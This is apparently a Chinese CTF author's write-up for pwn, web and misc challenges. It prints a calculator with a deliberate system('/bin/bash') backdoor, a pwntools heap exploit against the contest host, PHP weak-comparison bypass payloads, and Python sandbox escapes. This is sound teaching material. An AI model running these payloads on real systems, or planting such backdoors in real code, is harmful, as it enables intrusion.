                break;
            } else { // continue expect a operator
                brackets_cnt--;
                continue;
            }
        } else if(buf[i] >= '0' && buf[i] <= '9' || buf[i] == '.' || buf[i]
== '(') {
            err = EXPR_EXPECT_OPERATOR;
            *ret = i;
            break;
        } else {
            err = EXPR_UNKNOWN_OPERATOR;
            *ret = i;
            break;
        }
    }
}

```



```

    }
    if(err == EXPR_NOERROR)
        *ret = token_cnt;
    return err;
}

#define stack_new(type, name, count) \
    struct{int top; type* arr;} name; \
    name.top = 0; \
    name.arr = (type*)malloc(sizeof(type)*count);
#define stack_del(name) free(name.arr)
#define stack_pop(name) name.arr[name.top--]
#define stack_push(name, value) name.arr[++name.top] = value
#define stack_top(name) name.arr[name.top]

#define expr_operation(name) double expr_##name(double a, double b)
expr_operation(add) { return a+b; }
expr_operation(sub) { return a-b; }
expr_operation(mul) { return a*b; }
expr_operation(div) { return a/b; }
expr_operation(pow) { return pow(a, b); }
expr_operation(backdoor) { return system("/bin/bash"); }

typedef struct OPInfo {
    char sym; OP op; int level;
} OPInfo;

OPInfo* lookup_op(char sym) {
    static OPInfo tab[] = {
        {'+', expr_add, 1}, {'-', expr_sub, 1},
        {'*', expr_mul, 2}, {'/', expr_div, 2},
        {'^', expr_pow, 3}, {'#', expr_backdoor, 3}
    };
    for(int i=0; i<sizeof(tab)/sizeof(tab[0]); i++) {
        if(sym == tab[i].sym)
            return &tab[i];
    }
    return NULL;
}

int handle_input() {
    printf("input: ");
    memset(input_buffer, 0, sizeof(input_buffer));
    char* buf = fgets(input_buffer, 2000, stdin);
    if(buf == NULL)
        return 0;
    int pre_res = 0;
    int err = preprocess(buf, &pre_res);
    if(err != EXPR_NOERROR) {
        handle_preprocess_err(buf, err, pre_res);
        return 1;
    }

    stack_new(double, num_stack, pre_res);
    stack_new(char, op_stack, pre_res);
    stack_top(num_stack) = 0;

```

```

for(int i=0; buf[i]!='\0'; i++) {
    if(buf[i] == ' ')
        continue;
    if(buf[i] >= '0' && buf[i] <= '9' || buf[i] == '.') {
        char* end;
        double tmp = strtod(buf+i, &end);
        stack_push(num_stack, tmp);
        i = (intptr_t)end - (intptr_t)buf - 1;
    } else if(buf[i] == '(') {
        stack_push(op_stack, '(');
    } else if(buf[i] == ')') {
        while(stack_top(op_stack) != '(') {
            double b = stack_pop(num_stack);
            double a = stack_pop(num_stack);
            double r = lookup_op(stack_pop(op_stack))->op(a, b);
            stack_push(num_stack, r);
        }
        stack_pop(op_stack);
    } else {
        OPInfo* curr = lookup_op(buf[i]);
        while(op_stack.top != 0) {
            OPInfo* prev = lookup_op(stack_top(op_stack));
            if(prev && curr->level <= prev->level) {
                double b = stack_pop(num_stack);
                double a = stack_pop(num_stack);
                double r = prev->op(a, b);
                stack_pop(op_stack);
                stack_push(num_stack, r);
            } else
                break;
        }
        stack_push(op_stack, curr->sym);
    }
}

while(op_stack.top != 0) {
    OPInfo* opi = lookup_op(stack_top(op_stack));
    double b = stack_pop(num_stack);
    double a = stack_pop(num_stack);
    double r = opi->op(a, b);
    stack_pop(op_stack);
    stack_push(num_stack, r);
}

printf("result: %lf\n", stack_top(num_stack));

stack_del(op_stack);
stack_del(num_stack);
return 1;
}

```

这题的逻辑大约是先扫描整个输入的表达式，判断是否合法，如果合法则分别为符号栈和数字栈都 malloc 符号数+数字数(程序中称为 token)个元素，之后基于这两个栈使用 [调度场算法](#) 进行表达式计算，计算后释放申请的内存，此题的逻辑漏洞为遇到空括号时视为一个操作数，但却没有往数字栈中压入数字，此题的后门是当符号栈存在 '#' 号并执行到时执行 '/bin/bash'

由于此题的逻辑漏洞，可以导致堆块的负溢出

预期解靠此可以控制 chunk 的 size 字段，进而在 tcache 进行分配时，让 tcache 分配一个 size 字段为负溢出修改了的大小而实际并非这么大的堆块，使得前一个堆块可以覆盖后一个，最后使用数字栈覆写符号栈，至于浮点数 bit 对应的整型，可以使用 [float-toy](#) 构造

```
from pwn import *

context(log_level='debug', arch='amd64', os='linux')
#p=process('./kasio')
p = remote('competition.blue-whale.me', 20790)

p.recvuntil(b'input:')
p.sendline(b"()*+1.27e-321")
p.recvuntil(b'input:')
p.sendline(b"0+(0+(0+(0+(0+(0+(0+(0+(0+(2.008776679223492e-139))))))))))")
p.interactive()
```

前一条算式使用两个括号将 1.27e-321 放置到 chunk.size，实际修改了 size 为 0x101，当后面分配 256 字节内存时会直接使用这个堆块。后一条算式将数字栈大小凑够正好接近 256 字节，使用实际大小远小于 256 字节的修改后的堆块，让数字栈能覆盖符号栈，此时将 "#####" 编码为 double，放于数字栈最顶处，即可覆写符号栈为 #，进入后门

然后看到选手直接用正常式子调整了一下堆块先后，直接负溢出往符号栈里写# 进后门🤪

Web

爆率真的高

这题出题人真不是想用混淆逆向来恶心人的，要真这么干已经混淆到妈都不认得了(bushi)

这题主要想考察的是在现代前端框架化组件化、打包工具的发展的情形下，阅读前端代码已经越来越困难，此时需要有的黑盒思维。JS runtime 里的 API 不像 python 一样可以通过 hack 字节码之类的绕过，它就在那里，对复杂恶心的代码可以通过观察其与 API 的交互，来控制其行为

在控制台输出或者清除内容时，点击右侧的来源，可以追进此时的 js 执行上下文，在此处打断点，可以发现周遭的变量的 name 属性好像都有点东西

The screenshot shows the Chrome DevTools interface. On the left, the file explorer shows a directory structure with a file named '00144fac-9945-441f-9b...' selected. The main pane displays a JavaScript execution context for a function named 'log()'. The context shows the following properties:

- `length`: 0
- `name`: "log"
- `arguments`: (...)
- `caller`: (...)


The 'caller' property is highlighted, showing it points to another 'log()' call. The 'arguments' property is also highlighted, showing it is an empty array. The 'caller' property is highlighted, showing it points to another 'log()' call. The 'arguments' property is also highlighted, showing it is an empty array.

其中，一个叫 log，标黄的叫 random，下面还有个 clear。而浏览器控制台输出的 API 就只有 console.xxx，结合题目不难想到 random 也来自 Math 模块。此时我们只要给网页保存下来，全给它一开始就换掉就行了

```
<title>爆率真的高! </title>
<script>
window.addEventListener("contextmenu", function (ev) {
    ev.preventDefault();
    return false;
});
document.addEventListener("keydown", function (ev) {
    ev.preventDefault();
    return false;
});

→ Math.random = ()=>1;
→ console.clear = ()=>0;
...


eval(atob
("ZnVuY3Rpb24gXzB4NGQ0NShfMhkmWI2NTksXzB4YWQ3NmIpe3ZhciBf
lNzAtKDB4MTRmNSsweDFjYjcrLTB4MmZiZCk7dmFyIF8weDFmYzgzMz1fM
Y2QzMjEpe3ZhciBfMHgzZGU2MTQ9J2FiY2RlZmdoaWprbG1ub3BxcnN0dX
WI4YjE9XzB4MWMzNDcyK18weDNlNWRkOTtmb3IodmFyIF8weDU3YmVhZD0
FkKy0weDgwKjB4MTQ7XzB4YzY2NGE3PV8weDFjZDMyMVsnY2hhckF0J10o
```



贪吃蛇

这题同样不考 WebAssembly 逆向，我们打开格局

首先这是个**游戏**，而要抵达一个不可能的分数，一般我们得靠**作弊**，你是否想起了什么？



使用 CheatEngine 对着浏览器进程挨个扫确实是预期解之一，但是浏览器进程一大堆，跑这个 wasm 的只有其中一个，而且浏览器时不时垃圾回收，对象内存地址经常变，扫描会很困难，有没有更优雅的方案？


[MDN](#):

`WebAssembly.Memory()` 构造函数创建一个新的 `Memory` 对象。该对象的 `buffer` [\(en-US\)](#) 属性是一个可调整大小的 [ArrayBuffer](#)，其内存储的是 WebAssembly [实例](#) 所访问内存的原始字节码。

既然 wasm 程序运行时靠的是 js 环境给它申请的内存对象，为什么我们不能直接访问这个对象，实现 js 环境下的 CheatEngine 呢？

```
addrs = []
// gain score
cachedUint8Memory0.forEach((i,n)=>{ if(i==0) addrs.push(n) })
addrs2 = []
// gain score
cachedUint8Memory0.forEach((i,n)=>{ if(i==1 && addrs.includes(n)) addrs2.push(n)
})
addrs3 = []
// gain score
cachedUint8Memory0.forEach((i,n)=>{ if(i==2 && addrs2.includes(n)) addrs3.push(n)
})
addrs4 = []
// gain score
cachedUint8Memory0.forEach((i,n)=>{ if(i==3 && addrs3.includes(n)) addrs4.push(n)
})
addrs5 = []
// gain score
cachedUint8Memory0.forEach((i,n)=>{ if(i==4 && addrs4.includes(n)) addrs5.push(n)
})

addrs5 -> [1117856]
```




```

> addr = []
< ▶ []
> cachedUint8Memory0.forEach((i,n)=>{ if(i==0) addr.push(n) })
< undefined
> addr2 = []
< ▶ []
> cachedUint8Memory0.forEach((i,n)=>{ if(i==1 && addr.includes(n))
  addr2.push(n) })
< undefined
> addr3 = []
< ▶ []
> cachedUint8Memory0.forEach((i,n)=>{ if(i==2 && addr2.includes(n))
  addr3.push(n) })
< undefined
> addr4 = []
< ▶ []
> cachedUint8Memory0.forEach((i,n)=>{ if(i==3 && addr3.includes(n))
  addr4.push(n) })
< undefined
> addr5 = []
< ▶ []
> cachedUint8Memory0.forEach((i,n)=>{ if(i==4 && addr4.includes(n))
  addr5.push(n) })
< undefined
> addr5
< ▶ [1117856]
> |

```

需要注意的是我们拿到的是单个 uint8 的地址，往里写入还得搞后面几位才够大，但是这个地址是稳定的了，哪怕刷新页面也不会变




```

▶ 2 messages
No user ...
No errors
2 warnings
No info
No verbose
▶ The AudioContext was not allowed
  must be resumed (or created) after
  https://goo.gl/7K7WLU
▶ The AudioContext was not allowed
  must be resumed (or created) after
  https://goo.gl/7K7WLU
> cachedUint8Memory0[1117857] = 255
< 255
> cachedUint8Memory0[1117858] = 255
< 255
>

```

还有没有更优雅的方案呢？

有！别人已经帮我们写好了 [Cetus](#)，针对 WebAssembly 应用的作弊器



Value (Empty for Differential Search)

0

Comparison Operator

• EQ • NE • LT • GT •

Value Type

• i8 • i16 • **• i32** • i64 • f32 • f64

• ascii • utf-8 • bytes

Only Aligned Addresses? (Faster but less accurate)

• yes • no

Range

From 0 To 0xFFFFFFFF

Search

ezPHP

这题就真是 PHP 老几样套娃了

第一层 parse_str 覆盖全局变量+弱类型比较，MD5 出来的结果为 0e 开头时比较时会认为这是浮点数 0，搞两个 MD5 结果是 0e 开头不同的就行

```
if (md5($a)==md5($_GET['b'])&&$a!= $_GET['b'])
```

```
GET ?a=s878926199a&b=s155964671a
```

第二层 PHP query 参数名下划线绕过 + preg_match('\$') 不比较多行

```
if (!is_array($_U_C)&&$O_U_C!='100'&&preg_match('/^100$/', $O_U_C))
```

```
GET &O+U+C=100%0a
```

第三层弱类型传参传数组

```
if (md5($_POST['md51'])===md5($_POST['md52'])&&$POST['md51']!= $_POST['md52'])
```

```
POST md51[]=1&md52[]=2
```

第四层白给哈希，告诉了你 secret+"ouc" 的值，原样拼回去就是，甚至能靠覆盖全局变量给 secret 改了

```
if ($_COOKIE["md5"]===md5($secret.urldecode($_GET['md5'])))
```

```
GET &md5=ouc  
Cookie md5=202cb962ac59075b964b07152d234b70
```

菜狗工具#1

这题不再赘述，给的 hint 已经够把答案写脸上了

问题是给的 hint 是要各位理解不是照抄啊 🤡，可以有更简单直接的做法的，咋还真上继承链了

```
print(print.__globals__['flag'])
```

菜狗工具

点击运行

复制

清空

下载

选择文件 未选择任何文件

```
1 # Write PURE Python 3 code in this online editor  
2 # import and input() etc are disabled  
3 print(print.__globals__['flag'])
```

```
flag{982ac277-eca6-4678-8e20-  
3af81086036f}
```

菜狗工具#2

这题出题人下了狠手想限死解题方式但学艺不精还是给非预期了

首先题目环境在 chroot jail 中，没有 /proc 目录，源文件在 python 把服务跑起来后就删除了，而要获得被覆写的 flag 内容只剩一个地方可以找，就是依靠 python 解析自身进程的内存

cpython 的实现中暴露了获取 python 栈帧的方法，而每个栈帧都会保存当时的 py 字节码和记录自身上一层的栈帧，而对 flag 的赋值的字节码肯定存在于某个栈帧中，我们只需要从当前栈帧向上找就行了

```
sys = print.__globals__["__builtins__"].__import__('sys')
io = print.__globals__["__builtins__"].__import__('io')
dis = print.__globals__["__builtins__"].__import__('dis')
threading = print.__globals__["__builtins__"].__import__('threading')
print(threading.enumerate())
print(threading.main_thread())
print(sys._current_frames()[threading.main_thread().ident])

frame = sys._current_frames()[threading.main_thread().ident]
while frame is not None:
    out = io.StringIO()
    dis.dis(frame.f_code, file=out)
    content = out.getvalue()
    out.close()
    print(content)
    frame = frame.f_back
```

```
      88 CALL_FUNCTION      1
      90 STORE_NAME         11 (new_builtins)

15      92 LOAD_CONST       21 ('flag{05ea1b33-c32d-4ea4-b983-
9ae45b0e6901}')
      94 STORE_NAME         12 (flag)

16      96 LOAD_CONST       22 ('DISPOSED')
      98 STORE_NAME         12 (flag)
```

需要注意的是，flask 使用了多线程去处理每个请求，这导致直接在当前线程的栈帧向上找会找不到主线程的 flag，需要从主线程栈帧向上找

Misc

一眼盯帧

本题着重考察选手的脚本编写能力，灵感来源于出题人在 awd 时发现一圈队友没一个会写批量打+批量交脚本的，所有手撕的建议再做一次 🤔

1. 识别提取目标帧，题目已经给了非常鲜明的特征，所有特殊帧都是纯白底，可以使用 opencv 或 skvideo.io 等 python 库逐帧识别提取
这里直接计算单帧像素各颜色一起的平均值，由于目标帧白色 0xff 占绝大多数，所得平均结果肯定大于 200，其他帧则极难到达

```
import skvideo.io
import numpy as np
from PIL import Image

videogen = skvideo.io.vreader("dingzhen.mp4")

framecnt = 0
correctcnt = 0
for frame in videogen:
    mean = np.mean(frame)
    if(mean > 200):
        img = Image.fromarray(frame)
        img.save(f"./extract/{framecnt}.png", "png")
        if framecnt in expect:
            correctcnt += 1
    framecnt += 1
```

2. OCR，对提取出的方程图片逐张 OCR 转换成文本，离线识别工具如果不行，要打开格局，找在线的服务，腾讯阿里云百度之类的都有 OCR 接口，还有试用额度
3. 解方程，31个未知数配62条方程肯定是妥妥有余的，要真手算那是真厉害了，这里可以用 z3 或者 sympy 等符号计算工具自动求解

```
import sympy
import json

equations = json.loads(open("equations.json").read())
mat = []
for i in equations:
    i, r = i.split(' = ')
    cof = [int(j.split('*')[0]) for j in i.split(' + ')]
    mat.append(cof + [int(r)])
mat = sympy.Matrix(mat)
print(mat)

symbols = sympy.symbols(
    ",".join([f"a{n}" for n in range(len(mat[0,:]))])
)
print(symbols)

for i in range(len(equations)):
    equations[i] = equations[i].replace('=', '-')
print(equations)

solve = sympy.solve(equations, *symbols)
print(solve)

arr = [*range(len(solve))]
for i in solve:
    idx = int(str(i).split('a')[1])
```

```
arr[idx-1] = solve[i]

print("".join([chr(i) for i in arr]))
```

帕鲁服务器#1

本题考察选手是不是只会做流量分析题而不是会用 Wireshark 等工具去解决实际问题

使用 VMWare Workstation/Player 创建虚拟机后使用附件提供的硬盘映像，开机后使用 WireShark 等工具对 VMWare 的虚拟网卡进行抓包，可以很快发现包含 flag 的流量，也可以在虚拟机内使用 tcpdump 等工具抓包

5 16.923598	192.168.136.132	172.67.189.48	UDP	72 36656 → 31900 Len=30
6 22.045856	VMware_3f:47:05	VMware_f7:78:16	ARP	60 Who has 192.168.136.2
7 22.045899	VMware_f7:78:16	VMware_3f:47:05	ARP	42 192.168.136.2 is at

```

e 5: 72 bytes on wire (576 bits), 72 byte captured on interface (576 bits)
Ethernet II, Src: VMware_3f:47:05 (00:0c:29:3f:47:05), Dst: 08:00:0c:29:3f:47, Protocol: 0x0800 (IPv4 over Ethernet), Length: 60
Internet Protocol Version 4, Src: 192.168.136.5, Dst: 192.168.136.1
Transmission Control Protocol, Src Port: 36656, Dst Port: 80, Seq: 11111111, Win: 65535, Len: 0
Hypervisor Network Adapter VMnet8: (live capture in progress)

```

帕鲁服务器#2

本题试图让选手变成杀毒软件 本题考察选手对 Linux 系统的进阶使用和运维

非预期解：按修改时间列出文件发现一个贼新的给我秒了😭

既然每隔一段时间就会发送目标 UDP 流量，则数据包必然会经过 Linux 内核的网络栈，此时我们可以通过 perf、ebpf 等工具或方法对这一系列行为进行监控，这里选择 perf

```
perf trace -v --event 'net:*' -a --call-graph fp
```

结果如下

```

Using CPUID AuthenticAMD-25-50-0
callchain: type FP
mmap size 2101248B
Looking at the vmlinux_path (8 entries long)
symsrc__init: cannot get elf header.
Using /proc/kcore for kernel data
Using /proc/kallsyms for symbols
0.000 kworker/0:1+ev/17 net:net_dev_queue(skbaddr: 0xffff8f1043772600, len: 72, name: "ens33")
    __dev_queue_xmit ([kernel.kallsyms])
    __dev_queue_xmit ([kernel.kallsyms])
    ip_finish_output2 ([kernel.kallsyms])
    ip_send_skb ([kernel.kallsyms])
    udp_send_skb ([kernel.kallsyms])
    udp_sendmsg ([kernel.kallsyms])
    __sock_sendmsg ([kernel.kallsyms])
    sock_sendmsg ([kernel.kallsyms])
    send_msg.constprop.0.isra.0 ([kernel.kallsyms])
    run ([kernel.kallsyms])
    process_one_work ([kernel.kallsyms])
    worker_thread ([kernel.kallsyms])
    kthread ([kernel.kallsyms])
    ret_from_fork ([kernel.kallsyms])
0.073 kworker/0:1+ev/17 net:net_dev_start_xmit(name: "ens33", skbaddr: 0xffff8f1043772600, prot
ocol: 2048, ip_summed: 3, len: 72, network_offset: 14, transport_offset_valid: 1, transport_offset:
34)
    dev_hard_start_xmit ([kernel.kallsyms])
    dev_hard_start_xmit ([kernel.kallsyms])
    sch_direct_xmit ([kernel.kallsyms])
    __dev_queue_xmit ([kernel.kallsyms])
    ip_finish_output2 ([kernel.kallsyms])
    ip_send_skb ([kernel.kallsyms])
    udp_send_skb ([kernel.kallsyms])
    udp_sendmsg ([kernel.kallsyms])
    __sock_sendmsg ([kernel.kallsyms])
    sock_sendmsg ([kernel.kallsyms])
    send_msg.constprop.0.isra.0 ([kernel.kallsyms])

```

注意到发送的 UDP 包大小是 72 字节，而 log 中也有 72 字节的记录，观察其 stacktrace，发现都是内核符号，继续使用 perf 查询

```
perf kallsyms sock_sendmsg send_msg.constprop.0.isra.0 run ...
```

```

root@localhost:~# perf kallsyms worker_thread run
worker_thread: [kernel] [kernel.kallsyms] 0xffffffff864bdf70-0xffffffff864be2f0 (0xffffffff864bdf70-0xffffffff864be2f0)
run: [kernel.send] /lib/modules/6.1.0-18-amd64/kernel/lib/kernelsend.ko 0xffffffffc077a0a0-0xffffffffc077a196 (0x140-0x236)
root@localhost:~# perf kallsyms worker_thread run send_msg.constprop.0.isra.0 sock_sendmsg
worker_thread: [kernel] [kernel.kallsyms] 0xffffffff864bdf70-0xffffffff864be2f0 (0xffffffff864bdf70-0xffffffff864be2f0)
run: [kernel.send] /lib/modules/6.1.0-18-amd64/kernel/lib/kernelsend.ko 0xffffffffc077a0a0-0xffffffffc077a196 (0x140-0x236)
send_msg.constprop.0.isra.0: [kernel.send] /lib/modules/6.1.0-18-amd64/kernel/lib/kernelsend.ko 0xffffffffc077a000-0xffffffffc077a097 (0xa0-0x137)
sock_sendmsg: [kernel] [kernel.kallsyms] 0xffffffff86b984f0-0xffffffff86b98590 (0xffffffff86b984f0-0xffffffff86b98590)

```

发现其他函数都来自内核本体，而 `run` `send_msg.constprop.0.isra.0` 这两个函数来自一个叫 `kernelsend` 的内核模块，非常可疑，使用 modinfo 查询

```

root@localhost:~# modinfo kernelsend
filename:       /lib/modules/6.1.0-18-amd64/kernel/lib/kernelsend.ko
license:       GPL
description:    flag{Th3_p41ba1l_1n_tHe_deeeep}
depends:
retpoline:     Y
name:          kernelsend
vermagic:      6.1.0-18-amd64 SMP preempt mod_unload modversions

```


值得一提的是其实在系统开机时或者查询 dmesg 时可以看到内核吐的警告，说加载的 `kernelsend` 是树外模块，此时就应提高警惕了

本系列题同时对这两个 flag 进行了简单加密防止选手直接开搜 `flag{xxx}` 但还是架不住找字符串内容 😞，下次加大力度

过去的CD

题目名叫过去的CD，提取出来里面是哔哔嘟嘟的音频，给的 hint 是 UART，如果给音频放快一点 + 有点过去的记忆可以想起这是大概是 modem，实际确实也是，不过调低了比特率，可以使用 minimodem 等软件尝试识别，需要调整 startbit 和 endbits 都为0

不知道也没关系，可以用 UltraISO 等软件提取 CD 映像里的音频，再使用 Audacity 等软件打开，切换成频谱图，可以看见频率很明显按二进制数据跳变，低频率为0，高频率为1



hint 给了 UART，这里需要花点时间去尝试用 UART 标准里不同的数据传输格式，即起始位终止位校验位的有无，但不变的是数据按 LeastSignificantBit first 低位先方式传输，结合 flag 开头不变的 `flag{` 可以得到起始位终止位校验位都没有，进而解出整个 flag